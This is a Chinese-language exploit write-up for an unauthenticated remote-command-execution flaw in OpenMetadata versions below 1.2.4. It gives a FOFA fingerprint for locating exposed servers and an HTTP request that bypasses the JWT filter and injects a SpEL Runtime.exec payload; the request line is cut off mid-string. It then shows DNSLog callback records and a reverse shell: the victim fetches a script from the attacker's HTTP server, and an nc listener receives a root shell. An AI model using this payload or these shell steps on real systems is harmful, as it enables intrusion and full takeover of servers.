O8-1OpenMetadata-RCE


漏洞描述：

OpenMetadata存在安全漏洞，该漏洞源于当请求的路径包含任何排除的端点时，过滤器将返回而不验证 JWT。导致未经身份验证的远程攻击者可以利用该漏洞远程命令执行，获取服务器权限。

影响版本：

```
version < 1.2.4
```

网站图片：



网络测绘：

fofa语法：


FOFA：icon_hash="733091897"

漏洞复现：

payload：

```
GET /api/v1;v1%2fusers%2flogin/events/subscriptions/validation/condition/T(java.lang.Runtime).getRuntime().exec(new%20java.lang.String(T(java.util.Base64).getDecoder().d
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:124.0) Gecko/20100101 Firefox/124.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Connection: close
```

效果图:
PS：执行的命令需base64编码
打dns



DNSLog 使用 Yakit 自带的 DNSLog 反连服务

内置 | 自定义 | 内置DNSLog: dnslog.cn | 使用本地: | 生成一个可用域名

当前激活域名为
8ighjq.dnslog.cn

只看A记录: 自动刷新记录:

	域名	DNS类型	远端IP
+	8ighjq.dnslog.cn	A	92.223.123.58
+	8ighjq.dnslog.cn	A	92.223.123.16
+	8ighjq.dnslog.cn	A	92.223.123.14
+	11111111.8ighjq.dnslog.cn	A	92.223.123.58
+	11111111.8ighjq.dnslog.cn	A	92.223.123.18
+	11111111.8ighjq.dnslog.cn	A	5.188.121.144
+	8ighjq.dnslog.cn	A	92.223.123.52
+	11111111.8ighjq.dnslog.cn	A	5.188.121.194

反弹shell

```
[root@VM-16-8-centos ~]# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
158.160.51.203 - - [07/Apr/2024 16:11:33] "GET /1.sh HTT
```


```
[root@VM-16-8-centos ~]# nc -lvvp 6666
Listening on any address 6666 (ircu-2)
Connection from 158.160.51.203:59070
bash: cannot set terminal process group (1): Not a tty
bash: no job control in this shell
bash-5.1# whoami
whoami
root
bash-5.1# ls
ls
1.sh
README.md
bin
```